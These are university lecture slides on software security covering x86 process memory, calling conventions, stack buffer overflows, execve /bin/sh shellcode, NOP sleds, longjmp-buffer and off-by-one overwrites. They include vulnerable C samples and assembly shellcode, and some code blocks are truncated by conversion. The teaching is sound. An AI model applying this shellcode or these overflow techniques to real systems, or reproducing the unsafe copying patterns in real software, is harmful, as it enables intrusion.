

Application Insecurity

CSE 545 – Software Security
Spring 2018

Adam Doupé
Arizona State University
<http://adamdoupe.com>

Application Model



The Life of an Application

- Author writes code in high-level language
- The application is translated in some executable form and saved to a file
 - Interpretation vs. compilation
- The application is loaded in memory
- The application is executed
- The application terminates

Program Loading and Execution



- When a program is invoked, the operating system creates a process to execute the program
- The ELF file is parsed and parts are copied into memory
 - In Linux /proc/<pid>/maps shows the memory layout of a process
- Relocation of objects and reference resolution is performed
- The instruction pointer is set to the location specified as the start address
- Execution begins

Process Memory Layout

Process Structure

- Environment/Argument section
 - Used for environment data
 - Used for the command line data
- Stack section
 - Used for local parameters
 - Used for saving the processor status
- Memory-mapping segment
 - Used for shared libraries
- Heap section
 - Used for dynamically allocated data
- Data section (Static/global vars)
 - Initialized variables (.data)
 - Uninitialized variables (.bss)
- Code/Text section (.text)
 - Marked read-only
 - Modifications causes segfaults

Understanding UNIX Processes

- Each process has a real UID/GID, an effective UID/GID, and a saved UID/GID
 - Real IDs: defines the user who started/owns the process
 - Effective IDs: used to determine if the process is "allowed to do things"
 - Saved IDs: used to drop and re-gain privileges
- If a program file has the SUID bit set, when a process executes the program the process' effective UID/GID are changed to the ones of the program file owner

```
[adamd@ragnuk]$ ls -la /usr/bin/passwd  
-rwsr-xr-x. 1 root root 30768 Feb 22 2012 /usr/bin/passwd
```

```
[adamd@ragnuk]$ ls -la /usr/bin/chsh  
-rws---x--x. 1 root root 20056 Oct 15 2014 /usr/bin/chsh
```





Overflows/Overwrites

- The lack of boundary checking is one of the most common mistakes in C/C++ applications
- Overflows are one of the most popular type of attacks
 - Architecture/OS version dependant
 - Can be exploited both locally and remotely
 - Can modify both the data and the control flow of an application
- Recent tools have made the process of exploiting overflows easier if not completely automatic
- Much research has been devoted to finding vulnerabilities, designing prevention techniques, and developing detection mechanisms
 - Some of these mechanisms have found their way to mainstream operating system (non-executable stack, layout randomization)



The Stack

- Stack is essentially scratch memory for functions
 - Used in MIPS, ARM, x86, and x86-64 processors
- Starts at high memory addresses and grows down
- Functions are free to push registers or values onto the stack, or pop values from the stack into registers
- The assembly language supports this on x86
 - %esp holds the address of the top of the stack
 - `push %eax` decrements the stack pointer (%esp) then stores the value in %eax to the location pointed to by the stack pointer
 - `pop %eax` stores the value at the location pointed to by the stack pointer into %eax, then increments the stack pointer (%esp)

Stack Example



Stack Example



<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0x0</code>
<code>%esp</code>	<code>0x10000</code>

Stack Example



<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0x0</code>
<code>%esp</code>	<code>0xFFFFC</code>

Stack Example



<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0x0</code>
<code>%esp</code>	<code>0xFFFFC</code>

Stack Example

<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0xa</code>
<code>%esp</code>	<code>0xFFFFC</code>

Stack Example

<code>%eax</code>	<code>0xa</code>
<code>%ebx</code>	<code>0xa</code>
<code>%esp</code>	<code>0x10000</code>

Function Frame

- Functions would like to use the stack to allocate space for their local variables
- Can we use the stack pointer for this?
 - Yes, however stack pointer can change throughout program execution
- Frame pointer points to the start of the function's frame on the stack
 - Each local variable will be (different) offsets of the frame pointer
 - In x86, frame pointer is called the base pointer, and is stored in %ebp

```

int main()    a @ %ebp + A      a @ %ebp - 0xc
{           b @ %ebp + B      b @ %ebp - 0x8
    int a;      c @ %ebp + C      c @ %ebp - 0x4
    int b;
    float c;    mem[%ebp+A] = 10    mov %esp,%ebp
    a = 10;     mem[%ebp+B] = 100   sub $0x10,%esp
    b = 100;    mem[%ebp+C] = 10.45  movl $0xa,-0xc(%ebp)
    c = 10.45;  mem[%ebp+A] =
    a = a + b;  mem[%ebp+A] +
    return 0;   mem[%ebp+B]      movl $0x64,-0x8(%ebp)
}                                         mov $0x41273333,%eax
                                            mov %eax,-0x4(%ebp)
                                            mov -0x8(%ebp),%eax
                                            add %eax,-0xc(%ebp)

```

```

%eax	0x64
%esp	0xFFF0
%ebp	0x10000

Function Frames

- Allows us to allocate memory for the function's local variables
- However, when considering calling a function, what other information do we need?
 - Return value
 - Parameters
 - Our frame pointer
 - Return address (where to start program execution when function returns)
 - Local variables
 - Temporary variables

Calling Convention

- All of the previous information must be stored on the stack in order to call the function
- Who should store that information?
 - Caller?
 - Callee?
- Thus, we need to define a convention of who pushes/stores what values on the stack to call a function
 - Varies based on processor, operating system, compiler, or type of call

x86 Linux Calling Convention (cdecl)

- Caller (in this order)
 - Pushes arguments onto the stack (in right to left order)
 - Pushes address of instruction after call
- Callee
 - Pushes previous frame pointer onto stack
 - Creates space on stack for local variables
 - Ensures that stack is consistent on return
 - Return value in %eax register

```

int callee(int a, int b)
{
    return a + b + 1;
}

int main()
{
    int a;
    a = callee(10, 40);
    return a;
}

```

Stack Overflows

- Data is copied without checking boundaries
- Data "overflows" a pre-allocated buffer and overwrites the return address (or other parts of the frame)
- Normally this causes a segmentation fault
- If correctly crafted, it is possible overwrite the return address with a user-defined value
- It is possible to cause a jump to user-defined code (e.g., code that invokes a shell)
- The code may be part of the overflowing data (or not)
- The code will be executed with the privileges of the running program

Implications of Cdecl

- Saved EBP and saved EIP are stored on the stack
- What prevents a program/function from writing/changing those values?
 - What would happen if they did?

```

#include <string.h>
#include <stdio.h>
void mycpy(char* str)
{
    char foo[4];
    strcpy(foo, str);
}
int main()
{
    mycpy("asu cse 340 fall
2015 rocks!");
    printf("After");
    return 0;
}

```

“Overflowing” Functions

- `gets()` -- note that data cannot contain newlines or EOFs
- `strcpy()/strcat()`
- `sprintf()/vsprintf()`
- `scanf()/sscanf()/fscanf()`
- ... and also custom input routines

How to Exploit a Stack Overflow

- Different variations to accommodate different architectures
 - Assembly instructions
 - Operating system calls
 - Alignment
- Linux buffer overflows for 32-bit architectures explained in the paper “Smashing The Stack For Fun And Profit” by Aleph One, published on Phrack Magazine, 49(7)

Shellcode Goal

- We want to execute arbitrary code in the vulnerable application's process space
 - This code has the same privileges as the vulnerable application
- *Shellcode* is the standard term for this type of code
 - Called shellcode because classic example is code to execute /bin/sh
 - Really just assembly code to perform specific purpose

C-version of Shellcode

```
void main() {
    char* name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    exit(0);
}
```

- System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in Linux)

System Calls

- `int execve (char* filename,
 char* argv[],
 char* envp[])`
 - Value 0xb in eax (index in syscall table)
 - Address of the program name in ebx (“/bin/sh”)
 - Address of the null-terminated argv vector in ecx
(addr of “/bin/sh”, NULL)
 - Address of the null-terminated envp vector in edx
(e.g., NULL)
 - Call int 0x80 (note: sysenter/sysexit is the more optimized way to invoke system calls)

System Calls

- `void exit(int status)`
 - Value 1 in eax
 - Exit code in ebx
 - Call int 0x80

The Shell Code

- We need the null-terminated string "/bin/sh" somewhere in memory (filename parameter)
- We need the address of the string "/bin/sh" somewhere in memory followed by a NULL pointer (argv parameter)
- Have the address of a NULL long word somewhere in memory (envp parameter)

Invoking the System Calls

- Copy 0xb into the eax register
- Copy the address of the string "/bin/sh" into the ebx register
- Copy the address of the address of "/bin/sh" into the ecx register
- Copy the address of the null word into the edx register
- Execute the int 0x80 instruction
- Copy 0x1 into the eax register
- Copy 0x0 into the ebx register
- Execute the int 0x80 instruction

Preliminary Shellcode

```
.data  
sh:  
    .string "/bin/sh"  
    .int 0  
  
.text  
.globl main  
main:  
    movl $11,%eax  
    movl $sh,%ebx  
    push $0  
    push $sh  
    movl %esp,%ecx  
    movl $0,%edx  
    int $0x80  
    movl $0x1,%eax  
    movl $0x0,%ebx  
    int $0x80
```

```
[ragnuk] $ gcc -m32 preliminary_shellcode.s  
[ragnuk] $./a.out  
sh-41.$
```

Preliminary Shellcode

```
$ gcc -m32 preliminary_shellcode.s -o prelim  
$ objdump -D prelim
```

...

08048394 <main>:

8048394:	b8 0b 00 00 00	mov	\$0xb,%eax

$
```

Jumping to the Shell Code

- In order to jump to the shell code we need to overflow a target buffer with a string that contains:
 - The shell code
 - Random junk up until the saved eip
 - The address of the shell code

```

#include <string.h>

int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}

```

main:

```

What went wrong?

- Must overflow the saved EIP on the stack with the address of the shellcode
- The buffer we are writing to is at %ebp – 0x32 (50) so we need
 - 33 bytes of shellcode
 - 17 random bytes (let's just use 'a')
 - 4 bytes for saved EBP
 - 4 bytes for the address of the shellcode

```

Guessing the Buffer Address

- In most cases the address of the buffer is not known
- It has to be “guessed” (and the guess must be VERY precise)
- The stack address of a program can be obtained by using gdb
 - Assumption: No stack randomization
- Given the **same environment** and knowing the size of command-line parameters, the address of the stack can be roughly guessed
- We also have to guess the offset of the buffer with respect to the stack pointer

NOP Sled

- A series of NOPs is inserted at the beginning of the overflowing buffer so that the jump does not need to be exactly precise
- In x86, NOP is 0x90

Overflowing Small Buffers

- A buffer could be too small to contain the shell code
- If the program has access to the parent process environment
 - Place the NOP + shellcode in an environment variable
 - Pass an overflowing string containing the address of the environment variable
- Advantage: the NOP can be as big as desired

Generalizing Memory Corruption

- What is overwritten
 - Return address/frame pointer
 - Pointer to function
 - Pointer to data
 - Variable value
- What causes the overwrite
 - Unchecked copying overflows
 - Array indexing overflows
 - Integer overflows
 - Loop overflows
- Where is overwritten
 - Stack
 - Heap/BSS/DATA
 - GOT

What Is Overwritten

- Any reference to a value that can be overwritten can represent a security vulnerability
 - Changing the value of a variable
 - Pointers to strings or array contents (e.g., "/tmp/t.txt" becomes "/etc/shadow")
 - Integer values (e.g., value of the uid variable that is passed to setuid(uid))
 - Changing the value of the saved base pointer
 - By overwriting the old base pointer it is possible to force the process to use a function frame determined by the attacker when returning from a function
 - An additional return operation would jump to a destination selected by the attacker
 - Changing the value of a function pointer
 - Changing the value of the GOT entry for printf() to point to the shellcode will invoke the code when printf() is invoked

What is Overwritten: Long Jumps

- `setjump()` and `longjump()` are used to perform non-local, inter-procedural direct control transfer from one point in a program to another
 - Similar to a "goto" that restores the program state
- A `setjump()` call saves the context of a program in a data structure
 - When used to save the environment, `setjmp(env)` returns 0
- A `longjump()` call restores the context of the program to its original state
 - When `longjump(env, x)` is called, it is as if `setjmp(env)` returned `x`
- This mechanism can be used to perform exception/error handling and to implement user-space threading

setjmp() and longjmp()

```
int main(int argc, char *argv[]){
    jmp_buf env;
    int i;

    if (setjmp(env) != 0) {
        printf("i = %d\n", i);
        exit(0);
    }
    else {
        printf("i = %d\n", i);
        f1(env);
    }

    return 0;
}

void f2(jmp_buf e) {
    if (check == error) {
        longjmp(e, ERROR2);
        /* unreachable */
    }
    else
        return;
}

void f1(jmp_buf e) {
    if (check == error) {
        longjmp(e, ERROR1);
        /* unreachable */
    }
    else
        f2(e);
}
```

jmp_buf Implementation

```
typedef int __jmp_buf[6];

#define JB_BX 0
#define JB_SI 1
#define JB_DI 2
#define JB_BP 3
#define JB_SP 4
#define JB_PC 5
#define JB_SIZE 24

/* Calling environment, plus possibly a saved signal mask. */
typedef struct __jmp_buf_tag
{
    __jmp_buf __jmpbuf;          /* Calling environment. */
    int __mask_was_saved;        /* Saved the signal mask? */
    __sigset_t __saved_mask;     /* Saved signal mask. */
} jmp_buf[1];
```

jmp_buf Implementation

```
longjmp(env, i) ->

    movl i, %eax          /* return i */
    movl env.__jmpbuf[JB_BP], %ebp /* restore base ptr */
    movl env.__jmpbuf[JB_SP], %esp /* restore stack ptr */
    jmp  (env.__jmpbuf[JB_PC]) /* jump to stored PC */
```

Designing an Exploit

- If a long jump buffer can be overwritten by attacker-specified data, it is possible to modify the control flow of an application
- The exploit requires:
 - A setjmp(env)
 - An overflow attack that overwrites env
 - Set target PC value to start of shell code
 - Set stored BP and SP so that shell code has legal memory area for stack operations
 - A call to longjmp(env, x)

Lessons Learned

- Make sure that sensitive data structures cannot be overwritten

What is Overwritten: A Carefully (?) Developed Program

```
int checkpwd(char *p)
{
    char mypwd[512];
    strcpy(mypwd, p); /* creates copy of the password */
    /* Performs the check on the copy... */
    printf("Checking password %s\n", mypwd);
    return 0;
}

int main (int argc, char *argv[])
{
    char username[512];
    char password[512];
    strncpy(password, argv[1], 512);
    strncpy(username, argv[2], 512);
    printf("Checking password %s for user %s\n", password, username);
    return checkpwd(password);
}
```

Non-terminated String Overflow

- Some functions, such as `strncpy`, limit the amount of data copied in the destination buffer but do not include a terminating zero when the limit is reached
- If adjacent buffers are not null-terminated it is possible to cause the copying of an excessive amount of information

Lessons Learned

- Always make sure that strings are null-terminated

Index Overflow

- This type of overflow exploits the lack of boundary checks in the value used to index an array
- They are particularly easy to exploit because they allow for the direct assignment of memory values
- Note that depending on the type of array it is possible to modify only memory values that conform to the data structure in the array

Example

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
    int array[8];
    int index;
    int value;
    index = (int) strtol(argv[1], NULL, 10);
    value = (int) strtoul(argv[2], NULL, 16);
    array[index] = value;
    return 0;
}

$ ./arrayoverflow 11 "AAAAAAA"
Segmentation fault (core dumped)
```

Lessons Learned

- Always check that array indexes that can be controlled by user input are within the array's bounds

Loop Overflows

- Loop overflows happen when the attacker can control the loop iterations and checks are missing
- A special case: off-by-one loop overflows
 - These attacks are similar to array overflows, with the difference that only one element above the array capacity is overwritten
 - Can be used to modify the least significant byte of pointers
 - “Frame Pointer Overwrite” by klog, Phrack Magazine, 9(55), 1999

Off-by-one Overflow: Example

```
#include <stdio.h>

func(char *sm) {
    char buffer[256];
    int i;

    for(i = 0; i <= 256; i++)
    {
        buffer[i]=sm[i];
    }
}

